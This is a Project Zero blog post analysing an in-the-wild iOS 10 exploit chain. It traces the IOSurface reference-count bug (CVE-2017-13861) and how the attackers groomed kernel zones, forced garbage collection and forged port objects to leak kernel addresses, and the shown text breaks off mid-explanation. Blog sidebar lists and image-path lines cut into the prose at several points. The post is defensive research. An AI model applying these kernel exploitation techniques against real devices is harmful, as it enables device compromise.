Project Zero

News and updates from the Project Zero team at Google

Thursday, August 29, 2019

In-the-wild iOS Exploit Chain 2

Posted by Ian Beer, Project Zero

TL;DR

This was an exploit for a known bug class which I had been auditing for since late 2016. The same anti-pattern which lead to this vulnerability, we'll see again in Exploit Chain #3, which follows this post.

This exploit chain targets iOS 10.3 through 10.3.3. Interestingly, I also independently discovered and reported this vulnerability to Apple, and it was fixed in iOS 11.2.

This also demonstrates that Project Zero's work does collide with bugs being exploited in the wild.

In-the-wild iOS Exploit Chain 2 - IOSurface

targets: 5s through 7, 10.3 through 10.3.3 (vulnerability patched in 11.2)

iPhone6,1 (5s, N51AP)

Search This Blog

Search

Pages

- Working at Project Zero
- 0day "In the Wild"
- Vulnerability Disclosure FAQ

Archives

2019

- A very deep dive into iOS Exploit chains found in ... (Aug)
- In-the-wild iOS Exploit Chain 1 (Aug)
- In-the-wild iOS Exploit Chain 2 (Aug)
- In-the-wild iOS Exploit Chain 3 (Aug)
- In-the-wild iOS Exploit Chain 4 (Aug)
- In-the-wild iOS Exploit Chain 5 (Aug)
- Implant Teardown (Aug)
- JSC Exploits (Aug)
- The Many Possibilities of CVE-2019-8646 (Aug)

iPhone6,2 (5s, N53AP)
iPhone7,1 (6 plus, N56AP)
iPhone7,2 (6, N61AP)
iPhone8,1 (6s, N71AP)
iPhone8,2 (6s plus, N66AP)
iPhone8,4 (SE, N69AP)
iPhone9,1 (7, D10AP)
iPhone9,2 (7 plus, D11AP)
iPhone9,3 (7, D101AP)
iPhone9,4 (7 plus, D111AP)

versions: (dates are release dates)

14E277 (10.3 - 27 Mar 2017)
14E304 (10.3.1 - 3 Apr 2017)
14F89 (10.3.2 - 15 May 2017)
14G60 (10.3.3 - 19 Jul 2017) <last version of iOS 10>

first unsupported version: 11.0 19 sep 2017

This bug wasn't patched until iOS 11.2, but they only supported iOS 10.3-10.3.3 (the last version of iOS 10.) For iOS 11 they moved to a new chain.

The kernel vulnerability

The kernel bug used here is CVE-2017-13861; a bug collision with Project Zero issue 1417, aka `async_wake`. I independently discovered this vulnerability and reported it to Apple on October 30th 2017. The attackers appears to have ceased using this bug prior to me finding it; the first unsupported version is iOS 11, released 19 September 2017. The bug wasn't fixed until iOS 11.2 however (released December 2nd 2017.)

The release of iOS 11 would have broken one of the exploitation techniques used by this exploit; specifically in iOS 11 the `mach_zone_force_gc()` kernel `MIG` method was removed. It's unclear why they moved to a completely new chain for iOS 11 (with a new trick for forcing GC after the removal of the method) rather than updating this chain.

The vulnerability

We saw in the first chain that `IOKit` external methods can be called via the `IOConnectCallMethod` function. There's another function you can call instead: `IOConnectCallAsyncMethod`, which takes an extra mach port and reference argument:

```
kern_return_t
IOConnectCallMethod(mach_port_t     connection,
                    uint32_t        selector,
                    const uint64_t* input,
                    uint32_t        inputCnt,
                    const void*     inputStruct,
                    size_t          inputStructCnt,
                    uint64_t*       output,
                    uint32_t*       outputCnt,
                    void*           outputStruct,
                    size_t*         outputStructCnt);
```

vs

```
kern_return_t
IOConnectCallAsyncMethod(mach_port_t     connection,
                         uint32_t        selector,
                         mach_port_t     wake_port,
                         uint64_t*       reference,
                         uint32_t        referenceCnt,
                         const uint64_t* input,
                         uint32_t        inputCnt,
                         const void*     inputStruct,
                         size_t          inputStructCnt,
                         uint64_t*       output,
                         uint32_t*       outputCnt,
                         void*           outputStruct,
                         size_t*         outputStructCnt);
```

The intention is to allow drivers to send a notification message to the supplied mach port when an operation is completed (hence the "`Async`"(hronous) in the name.)

Since `IOConnectCallAsyncMethod` is a MIG method the lifetime of the `wake_port` argument will be subject to `MIG`'s lifetime rules for mach ports.

MIG takes a reference on `wake_port` and calls the implementation of the `MIG` method (which will then call in to the `IOKit` driver's matching external method implementation.) The return value from the external method will be propagated up to the `MIG` level where the following rule will be applied:

If the return code is non-zero, indicating an error, then MIG will drop the reference it took on the wake_port. If the return code is zero, indicating success, then MIG will not drop the reference it took on wake_port, meaning the reference was transferred to the external method.

The bug was that `IOSurfaceRootUserClient` external method `17` (`s_set_surface_notify`) would drop a reference on the `wake_port` then also return an error code if the client had previously registered a port with the same reference value. `MIG` would see that error code and drop a second reference on the `wake_port` when only one reference was taken. This lead to the reference count being out-of-sync with the number of pointers to the port, leading to a use-after-free.

Again, this is directly reachable from inside the `MobileSafari` renderer sandbox due to this line in the sandbox profile:

```
(allow iokit-open
       (iokit-user-client-class "IOSurfaceRootUserClient")
```

Setup

This exploit also relies on the system loader to resolve symbols. It uses the same code as Exploit Chain #1 to terminate all other threads in the current task. Before continuing on however, this exploit first tries to detect whether this device has already been exploited. It reads the `kern.bootargs` `sysctl` variable, and if the `bootargs` contains the string "`iop1`" then the thread goes into an infinite loop. At the end of the exploit we'll see them using the kernel memory read/write primitive they build to add the "`iop1`" string to the bootargs.

- The Great DOM Fuzz-off of 2017 (Sep)
- Bypassing VirtualBox Process Hardening on Windows (Aug)
- Windows Exploitation Tricks: Arbitrary Directory C... (Aug)
- Trust Issues: Exploiting TrustZone TEEs (Jul)
- Exploiting the Linux kernel via packet sockets (May)
- Exploiting .NET Managed DCOM (Apr)
- Exception-oriented exploitation on iOS (Apr)
- Over The Air: Exploiting Broadcom's Wi-Fi Stack (P... (Apr)
- Notes on Windows Uniscribe Fuzzing (Apr)
- Pandavirtualization: Exploiting the Xen hypervisor... (Apr)
- Over The Air: Exploiting Broadcom's Wi-Fi Stack (P... (Apr)
- Project Zero Prize Conclusion (Mar)
- Attacking the Windows NVIDIA Driver (Feb)
- Lifting the (Hyper) Visor: Bypassing Samsung's Rea... (Feb)

2016

- Chrome OS exploit: one byte overflow and symlinks (Dec)
- BitUnmap: Attacking Android Ashmem (Dec)
- Breaking the Chain (Nov)
- task_t considered harmful (Oct)
- Announcing the Project Zero Prize (Sep)
- Return to libstagefright: exploiting libutils on A... (Sep)
- A Shadow of our Former Self (Aug)

They use the same serialized `NSDictionary` technique to check whether this device and kernel version combo is supported and get the necessary offsets.

Exploitation

They call `setrlimit` with the `RLIMIT_NOFILE` resource parameter to increase the open file limit to `0x2000`. They then create `0x800` pipes, saving the read and write end file descriptors. Note that by default iOS has a low default limit for the number of open file descriptors, hence the call to `setrlimit`.

They create an `IOSurfaceRootUserClient` connection; this time just used to trigger the bug rather than for storing property objects.

They call `mach_zone_force_gc()`, indicating that their initial resource setup is complete and they're going to start the heap groom.

Kernel Zone allocator garbage collection

This exploit introduces a new technique involving the `mach_zone_force_gc` host port method. In the first chain we saw the use of the kernel `kalloc` function for allocating kernel heap memory. The word heap is used here with its generic meaning of as "area used for scratch memory"; it has nothing to do with the classical heap data structure. The memory returned by `kalloc` is actually from a zone allocator called zalloc.


The kernel reserves a fixed-size region of its virtual address space for the kernel zone allocator and defines a number of named zones. The virtual memory region is then split up into chunks as zones grow based on dynamic memory allocation patterns. All zones return allocations of fixed sizes.

The `kalloc` function is a wrapper around a number of general-purpose fixed-sized zones such as `kalloc.512`, `kalloc.6144` and so on. The `kalloc` wrapper function chooses the smallest `kalloc.XXX` zone size which will fit the requested allocation, then asks the zone allocator to return a new allocation from that zone. In addition to kalloc zones, many kernel subsystems also define their own special purpose zones. The kernel structures representing mach ports for example are always allocated from their own zone called `ipc.ports`. This is not intended to be a security mitigation (ala PartitionAlloc or GigaCage) but it does mean that an attacker has to take a few extra steps to build generic use-after-free exploits.

- A year of Windows kernel font fuzzing #2: the tech... (Jul)
- How to Compromise the Enterprise Endpoint (Jun)
- A year of Windows kernel font fuzzing #1: the resu... (Jun)
- Exploiting Recursion in the Linux Kernel (Jun)
- Life After the Isolated Heap (Mar)
- Race you to the kernel! (Mar)
- Exploiting a Leaked Thread Handle (Mar)
- The Definitive Guide on Win32 to NT Path Conversio... (Feb)
- Racing MIDI messages in Chrome (Feb)
- Raising the Dead (Jan)

2015

- FireEye Exploitation: Project Zero's Vulnerability... (Dec)
- Between a Rock and a Hard Link (Dec)
- Windows Sandbox Attack Surface Analysis (Nov)
- Hack The Galaxy: Hunting Bugs in the Samsung Galax... (Nov)
- Windows Drivers are True'ly Tricky (Oct)
- Revisiting Apple IPC: (1) Distributed Objects (Sep)
- Kaspersky: Mo Unpackers, Mo Problems. (Sep)
- Stagefrightened? (Sep)
- Enabling QR codes in Internet Explorer, or a story... (Sep)
- Windows 10^H^H Symbolic Link Mitigations (Aug)
- One font vulnerability to rule them all #4: Window... (Aug)



Over time zalloc zones can become fragmented. When there's memory pressure the zone allocator can perform a garbage collection. This has nothing to do with garbage collection in managed languages like java; the meaning here is much simpler: a zone GC operation involves finding zone chunks which consist of completely free allocations. Such chunks are removed from the particular zone (eg `kalloc.4096`) and made available to all zones again.

Prior to iOS 11 it was possible to force such a zone garbage collection to occur by calling the `mach_zone_force_gc()` host port `MIG` method. Forcing a zone GC is a very useful primitive as it enables the exploitation of a bug involving objects from one zone to using objects from another. This technique will be used in all subsequent kernel exploits we'll look at.

Let's return to the exploit. They allocate two sets of ports:

```
Set 1: 1200 ports
Set 2: 1024 ports
```


- Three bypasses and a fix for one of Flash's Vector... (Aug)
- Attacking ECMAScript Engines with Redefinition (Aug)
- One font vulnerability to rule them all #3: Window... (Aug)
- One font vulnerability to rule them all #2: Adobe ... (Aug)
- One font vulnerability to rule them all #1: Introd... (Jul)
- One Perfect Bug: Exploiting Type Confusion in Flas... (Jul)
- Significant Flash exploit mitigations are live in ... (Jul)
- From inter to intra: gaining reliability (Jul)
- When 'int' is the new 'short' (Jul)
- What is a "good" memory corruption vulnerability? (Jun)
- Analysis and Exploitation of an ESET Vulnerability... (Jun)
- Owning Internet Printing - A Case Study in Modern ... (Jun)
- Dude, where's my heap? (Jun)
- In-Console-Able (May)
- A Tale of Two Exploits (Apr)
- Taming the wild copy: Parallel Thread Corruption (Mar)
- Exploiting the DRAM rowhammer bug to gain kernel p... (Mar)
- Feedback and data-driven updates to Google's discl... (Feb)
- (^Exploiting)\s*(CVE-2015-0318)\s*(in)\s*(Flash$) (Feb)
- A Token's Tale (Feb)
- Exploiting NVMAP to escape the Chrome sandbox - CV... (Jan)
- Finding and exploiting ntpd vulnerabilities (Jan)

As we saw in the first chain, they're going to make use of mach message out-of-line memory descriptors for heap grooming. They make minor changes to the function itself but the principle remains the same, to make controlled-size `kalloc` allocations, the lifetimes of which are tied to particular mach ports. They call `send_kalloc_reserver`:

```
send_kalloc_reserver(v124, 4096, 0, 2560, 1);
```


This sends a mach message to port `v124` with 2560 out-of-line descriptors, each of which causes a `kalloc.4096` zone allocation. The contents of the memory aren't important here, initially they're just trying to fill in any holes in the `kalloc.4096` zone.

Port groom


We've seen that the vulnerability involves mach ports, so we expect to see some heap grooming involving mach ports, which is what happens next. They allocate four more large groups of ports which I've named `ports_3`, `ports_4`, `ports_5` and `ports_6`:

They allocate `10240` ports for the `ports_3` group in a tight loop, then allocate a single mach port which we'll call `target_port_1`. They then allocate another 5120 ports for `ports_4` in a second loop.

They're trying to force a heap layout like the following, where `target_port_1` lies in an `ipc_ports` zone chunk where all the other ports in the chunk are from either `ports_3` or `ports_4`. Note that due to the zone freelist mitigation introduced in iOS 9.2 there may be ports from both `ports_3` and `ports_4` before and after `target_port_1`:



They perform this same groom again, now with `ports_5`, then `target_port_2`, then `ports_6`:



They send a send right to `target_port_1` in an out-of-line ports descriptor in a mach message. Out-of-line ports, like out-of-line memory regions, will crop up again and again so it's worth looking at them in detail.

Heap grooming technique: out of line ports

The descriptor structure used in a mach message for sending out-of-line ports is very similar to the structure used for sending out-of-line memory:


```
typedef struct {
```

```
  void*                       address;
  boolean_t                   deallocate: 8;
  mach_msg_copy_options_t     copy: 8;
  mach_msg_type_name_t        disposition : 8;
  mach_msg_descriptor_type_t  type : 8;
  mach_msg_size_t             count;
} mach_msg_ool_ports_descriptor_t;
```

The `address` field is again a pointer to a buffer, but this time rather than a `size` field there's a `count` field which specifies the number of mach port names contained in the buffer. When the kernel processes this descriptor (in the function `ipc_kmsg_copyin_ool_ports_descriptor` in `ipc_kmsg.c`) it will look up each of the names in the out-of-line ports buffer, take a reference on the underlying `ipc_port` structure and place that reference-carrying pointer in a `kalloc`'ed kernel buffer which reflects the layout of the out-of-line ports buffer. Since a port name in userspace is 32-bits and the iOS kernel is 64-bit (at least for all devices supported by this exploit) the size of the `kalloc` kernel buffer will be double the size of the out-of-line ports descriptor (since each 32-bit name will become a 64-bit pointer.)

They then call external method 17 (`s_set_surface_notify`) once, passing `target_port_1` as the `wake_port` argument.

Understanding reference counting bugs means matching up references with pointers and understanding their lifetimes. To work out what's going on here we need to enumerate all the pointers to the target port and see what's holding references. Here's a diagram showing the three reference-holding pointers to `target_port_1` at this point:



At this point there are three reference-holding pointers to `target_port_1`:

- Pointer `A` is the entry in the renderer process's mach port names table (`task->itk_space->it_table`.)
- Pointer `B` is in the out-of-line ports buffer of the message which is currently in transit. Note that the exploit sent this message to a port for which it owns the receive right, meaning that it can still receive this right by receiving the message.
- Pointer `C` is held by the `IOSurfaceRootUserClient`. There's no bug the first time the `s_set_surface_notify` external method is called, so the userclient does correctly hold one

reference for the one pointer it has.


Triggering the bug

They then call external method `17` again with the same arguments. As discussed earlier, this will cause an extra reference to be dropped on `target_port_1`, meaning there will still be three reference-holding pointers `A`, `B` and `C` but the `io_references` field of `target_port_1` will be 2.


They then destroy the userclient, which drops its reference on `target_port_1`.

This means pointer `C` and one reference are gone, leaving pointers `A` and `B` and a reference count of one. The attackers then proceed as follows:

They destroy all the ports in `ports_3`:




Then they destroy the port to which the message with the out-of-line ports descriptor was sent. Since this will also destroy all the messages enqueued in the port's message queue, this will destroy pointer B and drop one more reference:



The reference count will go from one to zero, meaning that the `target_port_1` allocation will be freed back to the `ipc_ports` zone. But pointer `A` can still be used, and will now point to a free'd allocation in the `ipc_ports` zone chunk.

Finally they destroy `ports_4`, hopefully leaving the entire chunk which contained `target_port_1` empty (but with pointer `A` still usable as a dangling `ipc_port` pointer.)



At this point the the zone chunk previously containing `target_port_1` should be completely empty and the `mach_zone_force_gc() MIG` method is called to reclaim the pages; making them available to be reused by all zones.

Note here that the exploit is making the assumption that only ports from `ports_3`, `target_port_1` and `ports_4` fill the target `ipc_ports` zone chunk. If that's not the case, because for example another task


allocated a port while the exploit was trying to fill `ports_3` and `ports_4`, then the exploit will fail because the chunk will not be garbage collected by `mach_zone_force_gc()`. `target_port_1` will therefore continue to point to free'd `ipc_port`, most likely leading to a kernel panic later on.

The exploit will now try to perform a "zone transfer" operation, aiming to get the memory which the dangling pointer `A` points to in to a different zone. Specifically, they are going to target `kalloc.4096`. This explains why they made a large number of `kalloc.4096` allocations earlier (to fill in any holes in the zone.)

They send a large number of mach messages with out-of-line ports descriptors to some of the ports they allocated at the start of the exploit.

The descriptors each have 512 port names, meaning the kernel will allocate a 4096 byte buffer (512 ports * 8 bytes per pointer) and the port names alternate between `MACH_PORT_NULL` and `target_port_2` in such a way that the address of `target_port_2` will overlap with the `ip_context` fields of the dangling `ipc_port`.

This is a (now) well known technique for creating fake kernel objects from out-of-line ports descriptors.



They send a very large number of these descriptors; hoping that one of them will replace the memory previously occupied by `target_port_1`. They then try to read the context value of the dangling `target_port_1` (which will use pointer `A`.)

```
mach_port_get_context(mach_task_self(), port_to_test, &context_val);
```

This works because the kernel code for `mach_port_get_context` is very simple; it doesn't take a reference on the port, only holds a lock, reads the `ip_context` field and returns. So it can work even with the very sparsely populated replacement objects built from out-of-line ports descriptors.

If the memory which used to contain `target_port_1` did get replaced by one of the out-of-line ports descriptors, then the value read by `mach_port_get_context` will be a pointer to `target_port_2`, meaning they have disclosed where `target_pointer_2` is in memory.

One of the requirements for each of the remaining exploits in the chain is to have known data at a known location; they have now solved this problem for this chain.

Rinse and repeat

Now they know where `target_port_2` is in memory, they trigger the vulnerability a second time to get a second dangling port pointer, this time to `target_port_2`.

They start by destroying all the ports to which the replacer out-of-line ports descriptors were sent, which frees them all to the `kalloc.4096` freelist. They then quickly make `12800` `kalloc.4096` allocations via out-of-line memory descriptors so that the memory which `target_port_1` points to doesn't get reused for an uncontrolled allocation.

